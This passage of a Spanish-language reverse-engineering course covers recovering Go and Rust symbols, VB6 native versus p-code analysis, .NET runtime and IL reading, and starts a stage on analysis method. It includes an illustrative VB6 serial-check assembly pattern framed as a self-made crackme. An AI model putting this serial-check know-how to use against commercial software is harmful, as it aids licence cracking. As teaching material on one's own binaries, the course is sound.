Nombres recuperables	pclntab (casi siempre)	símbolos manglados → `rustfilt`
Genéricos	parcial (desde 1.18, por *shape*)	monomorfizados: una copia por tipo

Ejemplo paso a paso: recuperar nombres y un trait object

*(Ejemplo **ilustrativo**: comandos sobre binarios propios compilados por vos.)*

```
# GO: recuperar nombres aunque esté "stripeado"
GoReSym.exe -t -p .\mi_programa_go.exe > go_meta.json
#   -> funciones (pclntab) + tipos; se importan en IDA/Ghidra

# RUST: desmanglar un símbolo
echo _ZN4core3fmt9Formatter3pad17h0123456789abcdefE | rustfilt
#   -> core::fmt::Formatter::pad
```

En Go, con los nombres de la pclntab cargados, el binario «stripeado» vuelve a tener etiquetas (`main.main`, `main.validar`…) y navegás como si tuviera símbolos. En Rust, al desmanglar ves el *path* real (`core::fmt::Formatter::pad`); y cuando encontrás un par **(puntero a datos, puntero a vtable)** pasándose junto, es un `dyn Trait`: la vtable te dice qué métodos hay.

Práctica

En tu VM, con binarios **propios**:

1. Compilá un programa en Go, «stripealo» (`-ldflags "-s -w"`) y recuperá los nombres con GoReSym; confirmá que reaparecen `main.*`.
2. Identificá una **interfaz** en el Go: encontrá el par `(itab, data)` y el método que se llama.

3. Compilá un programa en Rust con un `dyn Trait`; desmanglá sus símbolos con `rustfilt` y ubicá la vtable del trait.
4. Mostrá en ambos cómo se ve un string (ptr+len, sin NUL) frente a un string C (con NUL) de 2.1.

Preguntas de repaso

<details>
<summary>¿Qué recuperás de la <code>gopclntab</code> y por qué es el primer paso en Go?</summary>

Los **nombres de función** (mapa dirección → nombre), pensados para *stack traces*. Suele estar aun en binarios «stripeados», así que recuperás casi todas las etiquetas y navegás como con símbolos.
</details>

<details>
<summary>¿Qué es una interfaz de Go en memoria?</summary>

Un par `(itab, data)`: el `itab` tiene el **tipo concreto** y la **tabla de métodos**; `data` apunta al valor. Ese par te dice qué método resuelve un despacho dinámico.
</details>

<details>
<summary>¿Por qué una misma función genérica de Rust aparece muchas veces?</summary>

Por la **monomorfización**: Rust genera una copia por cada tipo concreto con el que se instancia el genérico. No son funciones distintas, son instancias del mismo genérico.
</details>

<details>
<summary>¿Cómo se ve un <code>dyn Trait</code> y a qué se parece?</summary>

A un **fat pointer**: puntero a datos + puntero a **vtable**. La vtable trae drop, tamaño, alineación y los métodos. Se lee parecido a una vtable de C++ (2.18).
</details>

<details>
<summary>¿Qué dos esquemas de manglado tiene Rust y cómo los leés?</summary>

El **legacy** (`_ZN...E`, estilo Itanium con hash) y el **v0** (`_R...`, RFC 2603). Se desmanglan con `rustfilt` o el soporte del desensamblador.
</details>

Puerta de salida

Podés: (1) recuperar nombres de un Go «stripeado» con la pclntab; (2) leer una interfaz Go como par (itab, data); (3) desmanglar símbolos Rust y reconocer monomorfización; (4) identificar un `dyn Trait` por su vtable y describir el layout de strings en ambos.

Fuentes de esta lección

- github.com/mandiant/GoReSym — recuperar pclntab, tipos y metadatos de Go (conocimiento externo).
- go.dev · runtime/symtab.go — formato de la pclntab y moduledata.
- RFC 2603 · Rust symbol mangling v0 y rustfilt.
- 2.13 Huella de compilador (identificación) y 2.18 C++ profundo (vtables y layouts).

Capas de esta lección

Contenido observado en CLS: la identificación de Go/Rust/Delphi incorporada a 2.13 en la revisión de esta edición. **Conocimiento externo (agregado por esta edición):** pclntab/itab, manglado v0, monomorfización, trait objects y layouts, con documentación primaria. **Recomendación editorial:** ejemplos y práctica ilustrativos, sobre binarios propios.

VB6 y p-code: nativo vs interpretado

> **Objetivo de la lección**
>
> Distinguir un ejecutable **Visual Basic 6 nativo** de uno en **p-code**, leer la **VBHeader** para orientarte, reconocer las llamadas al runtime `MSVBVM60` y saber qué herramienta usar en cada caso.
> **Prerrequisitos:** huella de compilador (2.13).

> **Tecnología legada**
>
> VB6 es de ~1998 y está discontinuado, pero **sigue apareciendo**: malware viejo, crackmes de la escena y software heredado. Se incluye como contexto histórico, igual que OllyDbg y MASM32 en 2.9.

Por qué VB6 es distinto

Un ejecutable VB6 no es C compilado: apoya casi todo en un **runtime**, `MSVBVM60.dll` (*Microsoft Visual Basic Virtual Machine*). Y puede estar compilado de dos maneras muy distintas —nativo o p-code—, que se analizan de forma diferente (**conocimiento externo**).

La VBHeader: tu punto de entrada

El *entry point* de un VB6 es casi siempre el mismo *stub*: llama a `ThunRTMain` de `MSVBVM60` pasándole un puntero a la **VBHeader** (firma `VB5!`). Desde esa estructura se llega a:

- `ProjectInfo` — datos del proyecto y tabla de objetos.
- `ObjectTable` — los forms y clases, con sus controles y **eventos**.
- La info que te dice si hay **tablas de p-code** o código nativo por evento.

Encontrar la VBHeader es el «abrir la puerta»: a partir de ahí reconstruís la estructura del programa (qué forms, qué botones, qué maneja cada evento).

Nativo vs p-code

	VB6 nativo	VB6 p-code
Qué contiene	x86 real, con **muchísimas** llamadas a `MSVBVM60`	**Bytecode** interpretado por el motor dentro de `MSVBVM60`
En IDA/Ghidra	Se lee como x86 (plagado de *thunks* `__vba*`)	Ves el **intérprete**, no la lógica (como una VM, 2.26)
Herramienta	Desensamblador normal + VB Decompiler	VB Decompiler / P32Dasm; debug con **WKTVBDE**

La clave: en **nativo**, la lógica está en el x86 (aunque enterrada entre llamadas al runtime); en **p-code**, el x86 que ves es el *intérprete* genérico y la lógica está en un bytecode —muy parecido conceptualmente a la virtualización de 2.26, pero **estándar y documentado** por la comunidad, no secreto—.

> **Ante un p-code, IDA/Ghidra no alcanzan**
>
> Con un binario en p-code, un desensamblador clásico solo te muestra el **intérprete de VB** (código de `MSVBVM60`), no tu lógica. La única vía operativa es una herramienta especializada —**VB Decompiler**— que entiende el bytecode de VB y reconstruye el pseudocódigo y los formularios. No pierdas tiempo intentando leer la lógica en el listado x86: ahí no está.

Reconocer las llamadas del runtime

En VB6 nativo, los nombres `__vba*` son el mapa de la lógica (aunque no tengas símbolos propios):

- `__vbaStrCmp`, `__vbaStrComp` — comparación de strings (típico de un *check* de serial).
- `__vbaVarTstEq`, `__vbaVarTstNe` — comparación de `Variant`.
- `rtcMsgBox` — un `MsgBox` («clave correcta/incorrecta»).
- `__vbaStrCat`, `__vbaStrMove` — armado de strings.

Ejemplo paso a paso: un check de serial en VB6 nativo

*(Ejemplo **ilustrativo**: patrón típico de un crackme VB6 propio/didáctico.)*

```
; en VB6 nativo, el "check" se delata por las llamadas al runtime
push   offset serial_ingresado
push   offset serial_esperado
call   __vbaStrCmp            ; compara los dos strings
test   eax, eax               ; 0 = iguales
jnz    short serial_malo
push   offset msg_ok
call   rtcMsgBox              ; "Correcto"
```

No hace falta entender todo el runtime: la secuencia **`__vbaStrCmp` → `test` → salto → `rtcMsgBox`** es la firma de un chequeo de serial. En p-code, en cambio, esto no se ve como x86: hay que abrirlo con **VB Decompiler**, que reconstruye los forms y el bytecode de cada evento, y para seguir la ejecución se usa **WKTVBDE**, un debugger específico de p-code.

Práctica

En tu VM, con binarios **propios o crackmes didácticos**:

1. Tomá (o compilá, si tenés el IDE) un VB6 y clasificalo **nativo vs p-code** con DIE y con la VBHeader.
2. En uno nativo, ubicá la VBHeader desde el entry point y listá los forms/eventos.
3. Encontrá un chequeo con `__vbaStrCmp` + `rtcMsgBox` y explicá la lógica.
4. Abrí un p-code en VB Decompiler y describí por qué IDA no mostraba esa lógica.

Preguntas de repaso

▼ **¿Qué papel cumple `MSVBVM60.dll`?**

> Es el **runtime** de VB6: provee las funciones (`__vba*`, `rtc*`) y, en los binarios p-code, el **intérprete** que ejecuta el bytecode. Casi todo VB6 depende de él.

▼ **¿Para qué buscás la VBHeader?**

> Es la estructura (firma `VB5!`) a la que apunta el stub de arranque; desde ella llegás a `ProjectInfo` y `ObjectTable` para reconstruir forms, controles y eventos, y ver si hay p-code.

▼ **¿Cuál es la diferencia práctica entre nativo y p-code al analizar?**

> En **nativo** la lógica está en el x86 (entre llamadas `__vba*`) y se lee con un desensamblador normal. En **p-code** el x86 es el intérprete; la lógica está en bytecode y hay que usar VB Decompiler / WKTVBDE.

▼ **¿Por qué el p-code se parece a la virtualización de 2.26?**

> Porque también hay un **intérprete** ejecutando un **bytecode** en vez de x86 directo. La diferencia: el p-code de VB6 es **estándar y documentado**, no un lenguaje secreto por binario.

▼ **¿Qué secuencia delata un check de serial en VB6 nativo?**

> `__vbaStrCmp` (comparar) → `test`/salto → `rtcMsgBox` (mensaje). Reconocer esos nombres del runtime te da la lógica sin entender todo el motor.

Puerta de salida

Podés: (1) clasificar un VB6 como nativo o p-code; (2) ubicar la VBHeader y reconstruir forms/eventos; (3) leer un chequeo por las llamadas `__vba*` / `rtc*`; (4) explicar por qué el p-code necesita VB Decompiler/WKTVBDE y en qué se parece a una VM.

Fuentes de esta lección

- vb-decompiler.org — reconstrucción de forms, nativo y p-code (conocimiento externo).
- Detect It Easy — identifica VB6 y si es nativo o p-code.
- Formato **VBHeader**/ `ProjectInfo` / `ObjectTable` — documentación de la comunidad de reversing de VB6 (P32Dasm, WKTVBDE).
- 2.13 Huella de compilador y 2.26 VM (el paralelo intérprete/bytecode).

Capas de esta lección

Contenido observado en CLS: VB6 como una de las huellas de compilador de 2.13 y el contexto legado del material (VB en Teorias_Numeradas). **Conocimiento externo (agregado por esta edición):** VBHeader, nativo vs p-code, las llamadas del runtime y las herramientas. **Recomendación editorial:** ejemplos y práctica ilustrativos, sobre binarios propios/didácticos.

Etapa 3 · .NET como primera victoria

> **Objetivo medible**
>
> Entender el runtime .NET, leer IL y comparar fuente, IL y decompilación en un programa propio.

Prerrequisitos: Etapa 2. **Duración estimada:** 7 a 10 horas. Es una estimación de esta guía, derivada de la suma de las lecciones; no es una duración declarada por CLS.

Lecciones

#	Lección	Qué aprendés
3.1	.NET: runtime, ensamblados y metadatos	CLR, IL, JIT, ensamblado y decompiladores.
3.2	Leer IL y comparar fuente, IL y decompilación	Pila de evaluación, opcodes y reconstrucción.

Recursos de CLS para esta etapa

- Reversing desde cero (contexto de análisis)
- Teorias_Numeradas (títulos .NET, pendiente)

Evaluación de salida

- Explicar C# → IL → JIT → CPU.
- Leer un método IL de 20 instrucciones y decir qué devuelve.
- Compilar Debug y Release y marcar tres diferencias.
- Reconocer señales de ofuscación.

> **Entregable de la etapa**
>
> Un archivo en tu bitácora con: lecciones completadas, ejercicios resueltos, dudas abiertas y evidencia (capturas, valores, hashes). Sin evidencia no se considera aprobada.

Errores frecuentes

- Creer que el decompilador devuelve el código fuente exacto.
- Asumir que .NET es inseguro por naturaleza.
- Analizar software comercial para saltar licencias.

Qué no entra en esta etapa

Los temas que no tienen material revisado o que exceden el marco se listan en Kernel y otros territorios. No los uses como atajo: cada rama tiene prerrequisitos.

.NET: runtime, ensamblados y metadatos

> **Objetivo de la lección**
>
> Al terminar vas a poder explicar qué es el CLR, qué contiene un ensamblado .NET, en qué se diferencia el código administrado del nativo y por qué un decompilador puede reconstruir casi el código fuente, y reconocer los límites de Native AOT y C++/CLI mixto.

Prerrequisitos: Etapa 2 completa. **Duración sugerida:** 3 horas. Estimación aproximada.

Una advertencia sobre las fuentes

En CLS **no hay un curso de .NET leído**. Lo que existe es:

- El video 38 de «Videos y material adicional», que explica el código intermedio (MSIL) y por qué OllyDbg no alcanza para analizarlo (`Videos y material adicional, Video 38`, 00:00:16).
- El video 40, que usa .NET Reflector para decompilar un binario VB.NET y ver un formulario, un botón y una caja de texto (`Videos y material adicional, Video 40`, 00:03:20).
- Títulos de la colección `Teorias_Numeradas` que mencionan .NET/dnSpy, **sin contenido leído**: son contenedores `.zip` que no se abrieron.

Por eso esta etapa combina **contenido observado** (los dos videos) con **conocimiento externo** y **recomendación editorial**. No hay una ficha de un tutorial .NET de CLS porque no se encontró uno legible.

Qué es .NET

.NET es una plataforma de ejecución. Un programa escrito en C#, VB.NET o F# no se compila directamente a código máquina: se compila a un lenguaje intermedio llamado **IL** (o **MSIL**, *Microsoft Intermediate Language*), y se guarda en un **ensamblado** (un `.exe` o `.dll`) junto con **metadatos**.

Cuando ejecutás el programa, el **CLR** (*Common Language Runtime*) toma el IL, lo compila a código nativo con el **JIT** (*just-in-time compiler*) y lo ejecuta. El resultado es código máquina, pero generado en tiempo de ejecución.

```
C#  --compilador-->  IL + metadatos  --CLR/JIT-->  código nativo  --> CPU
```

El video 38 lo explica así: los lenguajes .NET no traducen a código nativo sino a un código intermedio, y por eso un debugger nativo como OllyDbg no alcanza para analizarlos (00:00:16–00:01:30).

El ensamblado por dentro

Un ensamblado .NET es un archivo PE, pero con una diferencia clave: incluye una **cabecera CLR** y una región de metadatos. En .NET Framework, el punto de entrada del PE es un *stub* que llama al runtime

(`_CorExeMain` en `mscoree.dll`); en .NET moderno, un host nativo (`apphost`) carga el runtime y lo arranca. En los dos casos, el código que ves en el ensamblado es IL, no el `Main` compilado a máquina.

Contenido típico:

Parte	Qué guarda
Manifest	Nombre del ensamblado, versión, cultura, referencias a otros ensamblados
Metadatos	Tipos, métodos, campos, propiedades, parámetros, atributos
IL	El código de cada método
Recursos	Iconos, cadenas, imágenes
Relocaciones / PE	Lo mínimo para que Windows lo cargue

Los metadatos son la razón por la que .NET es una "primera victoria": incluyen **nombres**. Un método se llama `CheckPassword`, no `sub_401000`. Un campo se llama `intentos`, no `[ebp-8]`. Salvo que el binario esté ofuscado, el decompilador puede reconstruir una versión muy parecida al código original.

Código administrado vs nativo

Aspecto	Nativo (C/C++)	.NET (C#/VB)
Unidad de ejecución	Código máquina	IL, compilado por JIT
Nombres	Se pierden al compilar (salvo PDB)	Quedan en los metadatos
Decompilación	Assembly difícil de leer	Casi código fuente
Memoria	Manual (malloc/free)	Recolector de basura
Portabilidad	Depende de la CPU	El mismo IL corre en varias
Herramienta típica	IDA, x64dbg	ILSpy, dnSpy, dotPeek

Excepciones al modelo IL/JIT: Native AOT y C++/CLI

El recorrido IL → JIT describe el caso común, no todos los ejecutables relacionados con .NET. **Native AOT** compila IL a código nativo durante la publicación y no usa JIT al arrancar; el resultado es específico de una plataforma y puede ser más difícil de decompilar como IL. En reversing, primero identificá si hay cabecera CLR y metadatos suficientes; no asumas que todo binario hecho con .NET conserva el mismo contenido administrado.

En Native AOT, la reflexión no desaparece por completo, pero debe ser compatible con análisis estático y trimming. Miembros a los que solo se llega mediante nombres construidos en ejecución pueden requerir anotaciones o preservación explícita; de otro modo, el linker puede quitarlos. Native AOT no admite carga dinámica de ensamblados (por ejemplo, Assembly.LoadFile) ni generación de código en runtime (System.Reflection.Emit). Para reversing, ILSpy puede no tener IL recuperable como en un ensamblado JIT;

busca código nativo, metadatos/símbolos conservados y llamadas al runtime como evidencias complementarias.

C++/CLI puede producir ensamblados de modo mixto, con código nativo y administrado; C++/CLI no es una opción de publicación compatible con Native AOT. Esto introduce dos mecanismos de carga e inicialización y hace relevante el *loader lock*: el código administrado no debe ejecutarse desde `DllMain`. Para el analista, la consecuencia es práctica: un PE puede combinar metadatos CLR con secciones y código nativo; usá herramientas administradas y nativas y documentá qué parte estás observando.

Eso no significa que .NET sea "inseguro" ni que "cualquiera puede ver el código". Significa que la **ofuscación** es la protección habitual: renombrar símbolos, cifrar strings, introducir flujo falso. Analizar un binario ofuscado es más difícil, pero el modelo de ejecución sigue siendo el mismo.

Herramientas

Herramienta	Estado	Para qué
ILSpy	Activa, open source	Decompilador de referencia; también `ilspycmd`
dnSpy	Sin mantenimiento desde hace años	Debugger + decompilador; existen forks como **dnSpyEx**
dotPeek	Gratis (JetBrains)	Decompilador cómodo
.NET Reflector	De pago	El histórico que usa el video 40
ildasm	Incluido en el SDK de Windows	Volcar IL y metadatos
Visual Studio	Community gratis	Compilar y depurar tus propios programas

Para empezar, **ILSpy** alcanza. Si necesitás depurar IL paso a paso, dnSpyEx o el debugger de Visual Studio sobre tu propio código son mejores opciones que un debugger nativo.

> **Sobre dnSpy**
>
> dnSpy fue durante años la herramienta más usada para analizar .NET. Su desarrollo se detuvo y quedó como proyecto archivado. Existen bifurcaciones mantenidas (por ejemplo dnSpyEx). Si un tutorial viejo te manda a descargar "dnSpy", verificá de dónde lo bajás y qué versión es. Para leer código, ILSpy es más simple y está activo.

Ejemplo paso a paso: tu primer ensamblado

Si tenés el SDK de .NET instalado, creá un proyecto de consola:

```
dotnet new console -n HolaNet
cd HolaNet
dotnet build
```

El código generado es:

```
Console.WriteLine("Hello, World!");
```

Abrí `bin/Debug/net8.0/HolaNet.dll` en ILSpy. Vas a ver:

- El ensamblado `HolaNet`, con versión y referencias.
- La clase `Program`.
- El método `Main`, con su IL.
- La cadena `"Hello, World!"` en el manifiesto de recursos.

Qué mirar:

1. El **árbol de tipos** a la izquierda: namespace, clase, métodos.
2. El **panel de IL** (si tu versión lo muestra): las instrucciones del método.
3. El **panel de metadatos**: tokens, firmas, referencias.

Ese recorrido es el equivalente .NET de abrir un `.exe` en IDA: primero la estructura, después el código.

Práctica

1. Instalá el SDK de .NET y creá un proyecto de consola con una clase y dos métodos.
2. Compilalo en Debug y en Release. Abrí las dos versiones en ILSpy y compará el `Main`.
3. Anotá tres diferencias entre Debug y Release (por ejemplo, variables locales, saltos, llamadas).
4. Buscá una cadena que hayas escrito en el código. ¿Aparece en el ensamblado? ¿En qué forma?
5. Escribí en tu bitácora qué es el CLR, qué es el IL y por qué los metadatos facilitan el análisis.

Preguntas de repaso

1. ¿Qué es el CLR? El runtime de .NET: carga el ensamblado, compila el IL a código nativo con el JIT y administra memoria, excepciones y seguridad.

2. ¿Qué diferencia hay entre IL y código máquina? El IL es un lenguaje intermedio independiente de la CPU; el código máquina es específico del procesador. El JIT traduce IL a máquina en tiempo de ejecución.

3. ¿Por qué un decompilador .NET produce código casi fuente? Porque los metadatos conservan nombres, tipos, firmas y estructura, y el IL es una representación de alto nivel del programa.

4. ¿Un binario .NET ofuscado sigue siendo .NET? Sí. La ofuscación cambia nombres y estructura, pero el modelo de ejecución (IL + metadatos + CLR) es el mismo.

5. ¿Qué herramienta usarías para ver el IL de un método? ILSpy, ildasm o el panel de IL de un decompilador. Para depurar, dnSpyEx o Visual Studio.

Antes de avanzar

Tenés que poder:

- Explicar el recorrido C# → IL → JIT → CPU.
- Nombrar las partes de un ensamblado.
- Decir por qué los metadatos hacen más fácil el análisis.
- Abrir un `.dll` propio en ILSpy y encontrar un método.

> **Puerta de salida**
>
> Si podés compilar tu propio programa y encontrarlo en ILSpy con nombres y todo, estás listo para leer IL.

Fuentes de esta lección

- Microsoft Learn: Native AOT deployment, Initialization of mixed assemblies (C++/CLI).
- `Videos y material adicional, Video 38` — código intermedio, MSIL, VB/C# y límites de OllyDbg.
- `Videos y material adicional, Video 40` — .NET Reflector sobre un binario VB.NET.
- `teorias_numeradas_por_etapa.csv` — títulos con .NET/dnSpy, **pendientes de revisar** (contenedores no abiertos).

> **Capas de esta lección**
>
> **Contenido observado en CLS:** la explicación del video 38 y el uso de .NET Reflector en el video 40. **Conocimiento externo:** CLR, JIT, metadatos, herramientas actuales, Native AOT (carga dinámica, reflexión y trimming) y ensamblados mixtos C++/CLI. **Recomendación editorial:** el ejemplo con el SDK y la advertencia sobre dnSpy.

Ampliación editorial basada en fuentes externas — Cómo distinguir Single-File Bundle y ReadyToRun (R2R) frente a Native AOT en .NET 6/8/9+

En .NET moderno, ver un `.exe` sin cabecera CLR en PE-bear no implica necesariamente que sea **Native AOT** (Single-file deployment y ReadyToRun deployment) *(Hecho confirmado)*:

Formato de publicación	Estructura del PE	¿Conserva IL y metadatos?	Cómo analizarlo
Single-File Deployment (`PublishSingleFile`)	`apphost.exe` nativo que lleva concatenado un *Bundle* con las `.dll` administradas (marcador `.net bundle` / `hostfxr`).	**Sí**, completos dentro de las DLLs embebidas.	Abrirlo directamente en **ILSpy 8.x/9.x**, que extrae y decompila las DLLs del bundle.
ReadyToRun (R2R) (`PublishReadyToRun`)	PE con cabecera CLR cuyo `ManagedNativeHeader` apunta a `READYTORUN_HEADER` (firma `0x00525452` = `"RTR"`).	**Sí**, conserva el IL original junto al código nativo precompilado.	Se lee como C#/IL normal en ILSpy o dnSpyEx.
Native AOT (`PublishAot`)	PE 100 % nativo compilado con `ilc` , sin JIT ni bundle de IL.	**No hay IL**.	Se analiza como nativo en IDA o Ghidra.

Leer IL y comparar fuente, IL y decompilación

> **Objetivo de la lección**
>
> Al terminar vas a poder leer el IL de un método sencillo, seguir la pila de evaluación instrucción por instrucción y comparar tres vistas del mismo código: la fuente que escribiste, el IL que generó el compilador y lo que reconstruye el decompilador.

Prerrequisitos: runtime y ensamblados .NET. **Duración sugerida:** 4 horas. Estimación aproximada.

IL es una máquina de pila

A diferencia del assembly x86, que usa registros, el IL es una **máquina de pila**: las instrucciones empujan valores a una pila de evaluación y las operaciones los sacan, calculan y empujan el resultado.

```
ldarg.0        -> push a
ldarg.1        -> push b
add            -> pop b, pop a, push (a+b)
```

Eso hace que el IL sea más fácil de leer que el assembly nativo: no hay que seguir registros, solo la pila. El precio es que hay muchas instrucciones `ld*` / `st*`.

El método de ejemplo

Escribí este método en una clase de consola:

```
static bool Check(int a, int b)
{
    if (a > 50 || b < 50)
        return false;
    return (a + b) * 4 == 480;
}
```

Compilalo en **Debug** (sin optimizaciones) y abrilo en ILSpy. El IL va a ser parecido a este (los offsets exactos cambian según el compilador y la versión):

```
.method private hidebysig static bool Check(int32 a, int32 b) cil managed
{
    .maxstack 2

    ldarg.0
    ldc.i4.s 50
    cgt
    brtrue.s L_false

    ldarg.1
    ldc.i4.s 50
    clt
    brtrue.s L_false

    ldarg.0
    ldarg.1
    add
    ldc.i4.2
    shl
    ldc.i4 480
    ceq
    ret

L_false:
    ldc.i4.0
    ret
}
```

Lectura línea por línea

IL	Qué hace	Pila después
`ldarg.0`	Empuja el primer argumento (`a`)	`[a]`
`ldc.i4.s 50`	Empuja la constante 50	`[a, 50]`
`cgt`	Compara: ¿`a > 50`? Empuja 1 o 0	`[a>50]`
`brtrue.s L_false`	Si el tope es distinto de 0, salta a `L_false`	`[]`
`ldarg.1`	Empuja `b`	`[b]`
`ldc.i4.s 50`	Empuja 50	`[b, 50]`
`clt`	¿`b < 50`? Empuja 1 o 0	`[b<50]`
`brtrue.s L_false`	Si es verdadero, salta a `L_false`	`[]`
`ldarg.0`	Empuja `a`	`[a]`
`ldarg.1`	Empuja `b`	`[a, b]`
`add`	Suma	`[a+b]`
`ldc.i4.2`	Empuja 2	`[a+b, 2]`
`shl`	Desplaza a la izquierda 2 bits (×4)	`[(a+b)*4]`
`ldc.i4 480`	Empuja 480	`[(a+b)*4, 480]`
`ceq`	¿Son iguales? Empuja 1 o 0	`[resultado]`
`ret`	Devuelve el tope	`[]`
`L_false: ldc.i4.0`	Empuja 0 (false)	`[0]`
`ret`	Devuelve 0	`[]`

Comprobación con `a = 40`, `b = 80`:

1. `40 > 50` → 0. No salta.
2. `80 < 50` → 0. No salta.
3. `40 + 80 = 120`.
4. `120 << 2 = 480`.
5. `480 == 480` → 1 (`true`).

El método devuelve `true`. Con `a = 60`, el primer `cgt` da 1 y salta a `L_false`: devuelve `false` sin evaluar el resto.

> `cgt`, `clt`, `ceq`
>
> Son las comparaciones de IL: *compare greater than*, *compare less than*, *compare equal*. Empujan 1 si la condición se cumple y 0 si no. No modifican flags como `CMP`; el resultado es un valor en la pila.

Las tres vistas del mismo método

Fuente (lo que escribiste):

```
if (a > 50 || b < 50)
    return false;
return (a + b) * 4 == 480;
```

IL (lo que generó el compilador): el listado de arriba, con `brtrue` y una etiqueta `L_false`.

Decompilación (lo que reconstruye ILSpy):

```
private static bool Check(int a, int b)
{
    if (a <= 50 && b >= 50)
    {
        return (a + b) * 4 == 480;
    }
    return false;
}
```

Las tres son equivalentes, pero **no son iguales**. El decompilador invirtió la condición (`a > 50 || b < 50` se convirtió en `a <= 50 && b >= 50` por De Morgan), movió el `return false` al final y agregó llaves. Eso es normal: reconstruye una lógica equivalente, no el texto original.

Cuando analices un binario ajeno, no esperes "el código fuente". Esperá **una versión legible y equivalente**, que puede diferir en estilo, nombres y estructura.

Metadatos: dónde están los nombres

En ILSpy, además del código, podés ver:

- **Assembly**: nombre, versión, cultura, referencias (`System.Runtime`, `System.Console`).
- **Namespace** y **Type**: `HolaNet.Program`.
- **Method**: nombre, firma, atributos (`private`, `static`).
- **Tokens**: identificadores numéricos que el runtime usa para referenciar tipos y métodos (por ejemplo, un `MethodDef` con su token). No los necesitás para leer, pero explican por qué el decompilador puede reconstruir las referencias.

Si el binario está ofuscado, los nombres pueden ser `\u0001`, `A`, `B`, `method_0`. La estructura sigue ahí; lo que se pierde es la legibilidad.

Debug vs Release

Compilá el mismo método en Release y compará:

- En Debug, las variables locales y los puntos de secuencia están pensados para depurar; el IL es más "literal".
- En Release, el compilador puede inline-ar métodos chicos, reordenar, eliminar variables y simplificar condiciones.
- Las líneas y nombres de variables locales pueden desaparecer si no hay PDB.

Para aprender, usá Debug. Para analizar un binario real, asumí Release y no te sorprendas si el decompilador muestra un código más raro.

Ofuscación: qué cambia y qué no

Técnica	Qué hace	Cómo se reconoce
Renombrado	Cambia nombres por símbolos ilegibles	`\u0001`, `A`, `method_0`
Cifrado de strings	Guarda las cadenas cifradas y las descifra en runtime	Strings ausentes o ilegibles; llamadas a un método de descifrado
Flujo falso	Agrega saltos y bloques que nunca se ejecutan	Grafos con muchos bloques muertos
State machine	Convierte métodos en una máquina de estados	`switch` sobre un estado, `MoveNext`

El decompilador sigue siendo útil, pero hay que **verificar**. Una condición reconstruida puede ser incorrecta si el flujo está ofuscado. La regla es la misma que en nativo: contrastar estático con dinámico, sobre un programa propio o autorizado.

Práctica

1. Compilá el método `Check` en Debug y en Release. Pegá las dos versiones de IL y marcá tres diferencias.
2. Escribí un método con un `for` que sume 1..10. Encontrá en el IL el salto que vuelve al inicio del bucle.
3. Escribí una propiedad `public int Edad { get; set; }` y buscá el getter y el setter en ILSpy. ¿Qué métodos genera el compilador?
4. Escribí un método `async` que espere un segundo e imprima algo. Buscá la máquina de estados que genera el compilador. No hace falta entenderla entera: identificá `MoveNext`.
5. Compará la decompilación con tu fuente. Marcá al menos una diferencia de estilo y explicá por qué es equivalente.
6. Escribí en tu bitácora: qué método analizaste, qué IL te sorprendió y qué parte no entendés todavía.

Preguntas de repaso

1. ¿IL usa registros? No. Es una máquina de pila: las instrucciones empujan y sacan valores de una pila de evaluación.

2. ¿Qué hace `cgt`? Compara los dos valores del tope: empuja 1 si el primero es mayor que el segundo, 0 si no.

3. ¿Por qué el decompilador muestra una condición distinta de la fuente? Porque reconstruye una lógica equivalente a partir del IL. Puede aplicar De Morgan, reordenar retornos o simplificar expresiones.

4. ¿Qué se pierde en Release? Variables locales, líneas y algunas simplificaciones que el compilador aplica. Los nombres de tipos y métodos se conservan, salvo ofuscación.

5. ¿Qué hace `shl` en el IL? Desplaza a la izquierda la cantidad de bits indicada. `shl 2` equivale a multiplicar por 4.

6. ¿La ofuscación impide analizar un binario .NET? No. Lo hace más difícil. El IL y los metadatos siguen ahí; hay que verificar la reconstrucción con ejecución controlada.

Antes de avanzar

Tenés que poder:

- Leer un método IL de 20 instrucciones y decir qué devuelve.
- Seguir la pila de evaluación con un valor concreto.
- Comparar fuente, IL y decompilación y explicar una diferencia.
- Reconocer señales de ofuscación.

> **Puerta de salida de la Etapa 3**
>
> Si podés compilar tu propio método, leer su IL y explicar qué hace el decompilador, terminaste .NET. La Etapa 4 es el método de análisis completo, con informe.

Fuentes de esta lección

- `Videos y material adicional, Video 38` — MSIL y por qué el código intermedio requiere otras herramientas.
- `Videos y material adicional, Video 40` — .NET Reflector y reconstrucción de un formulario VB.NET.
- `teorias_numeradas_por_etapa.csv` — títulos .NET/dnSpy **pendientes de revisar**.

> **Capas de esta lección**
>
> **Contenido observado en CLS:** el video 38 (MSIL) y el video 40 (decompilación VB.NET). **Conocimiento externo:** conjunto de instrucciones IL, pila de evaluación y comportamiento de los decompiladores. **Recomendación editorial:** el método `Check`, la tabla línea por línea y los ejercicios.

Etapa 4 · Práctica guiada

> **Objetivo medible**
>
> Analizar programas propios con método, reconstruir un formato o protocolo desde muestras, contener la ejecución y escribir un informe reproducible.

Prerrequisitos: Etapas 0 a 3. **Duración estimada:** 19 a 25 horas. Es una estimación de esta guía, derivada de la suma de las lecciones; no es una duración declarada por CLS.

Lecciones

#	Lección	Qué aprendés
4.1	Método de análisis: de la pregunta al hallazgo	Ciclo de cinco pasos, hipótesis y confirmación.
4.2	Reconocer criptografía y encoding en un binario	XOR, base64, constantes de AES/MD5/RC4 y CryptoAPI/CNG.
4.3	El informe reproducible	Estructura, evidencia, límites y divulgación.
4.4	Análisis dinámico seguro: cuándo ejecutar y cuándo no	Matriz de decisión, contención y respuesta.
4.5	Reconstruir formatos y protocolos propios	Campos, longitudes, framing, estados y transformaciones desde muestras controladas.
4.6	Protocolos de terceros: reconstruir un protocolo propietario	Framing, serialización (TLV/Protobuf), hooks en send/recv y disector de Wireshark; solo sistemas propios o autorizados.

Recursos de CLS para esta etapa

- Reversing desde cero (ejercicios 1 y 2)
- Inventario y estados de cuarentena

Evaluación de salida

- Analizar un programa propio de punta a punta sin mirar el fuente.
- Reconstruir desde muestras propias un formato binario o un framing simple, justificando campos, longitudes y estados.
- Confirmar una condición con breakpoints y valores concretos.
- Escribir un informe con hash, entorno, evidencia y límites.
- Explicar por qué el caso Shelter no es una práctica de principiante.

Entregable de la etapa

Un archivo en tu bitácora con: lecciones completadas, ejercicios resueltos, dudas abiertas y evidencia (capturas, valores, hashes). Sin evidencia no se considera aprobada.

Errores frecuentes

- Parchear antes de entender.
- Ejecutar una muestra dudosa en el host.
- Escribir conclusiones sin evidencia.

Qué no entra en esta etapa

Los temas que no tienen material revisado o que exceden el marco se listan en Kernel y otros territorios. No los uses como atajo: cada rama tiene prerrequisitos.

Método de análisis: de la pregunta al hallazgo

> **Objetivo de la lección**
>
